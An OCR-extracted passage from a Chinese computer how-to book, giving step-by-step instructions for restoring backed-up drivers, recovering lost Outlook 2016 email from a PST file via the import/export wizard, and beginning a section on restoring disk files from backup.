
Step 04 在“驱动备份”列表中选择需要还原的驱动程序，如下图所示。



Step 05 单击“一键还原”按钮，驱动程序开始还原，这个过程相当于安装驱动程序的过程，如下图所示。



Step 06 还原进度如下图所示。



Step 07 还原完成后，会在“驱动备份还原”工作界面显示“还原完成，重启后生效”的信息提示，如下图所示，这时可以单击“立即重启”按钮，重新启动计算机，使还原的驱动程序生效。




绝招9：恢复丢失的电子邮件




针对第一种方法的备用，用户只需将复制到别的磁盘中的文件，再次复制到原来的目录位置即可。

使用向导还原电子邮件的操作步骤如下。


Step 01 启动 Outlook 2016 主程序，选择“文件”选项卡，进入到“文件”界面，在该界面中选择“打开和导出”选项区域内的“导入 / 导出”选项，如下图所示。




Step 02 打开“导入和导出向导”对话框，在“请选择要执行的操作”列表框中选择“从另一个程序或文件导入”选项，如下图所示。




Step 03 单击“下一步”按钮，打开“导入文件”对话框，在“从下面位置选择要导入的文件类型”列表框中选择“Outlook 数据文件（pst）”选项，如下图所示。




Step 04 单击“下一步”按钮，打开“导入Outlook数据文件”对话框，在“选项”区选中“用导入的项目替换重复的项目”单选按钮，在“导入文件”的文本框中输入导入文件的路径，或单击“浏览”按钮，打开“打开Outlook数据文件”对话框，在其中选择导入的数据文件，如下图所示。



Step 05 单击“下一步”按钮，打开“Outlook数据文件密码”对话框，在“密码”文本框中输入数据文件的密码，如下图所示。



Step 06 单击“确定”按钮，打开“导入Outlook数据文件”对话框，选择需要导入的邮件，单击“完成”按钮即可，如下图所示。



绝招10：恢复丢失的磁盘文件数据

当对磁盘文件数据进行了备份，就可以通过“备份和还原”窗口对数据进行恢复，具体的操作步骤如下。

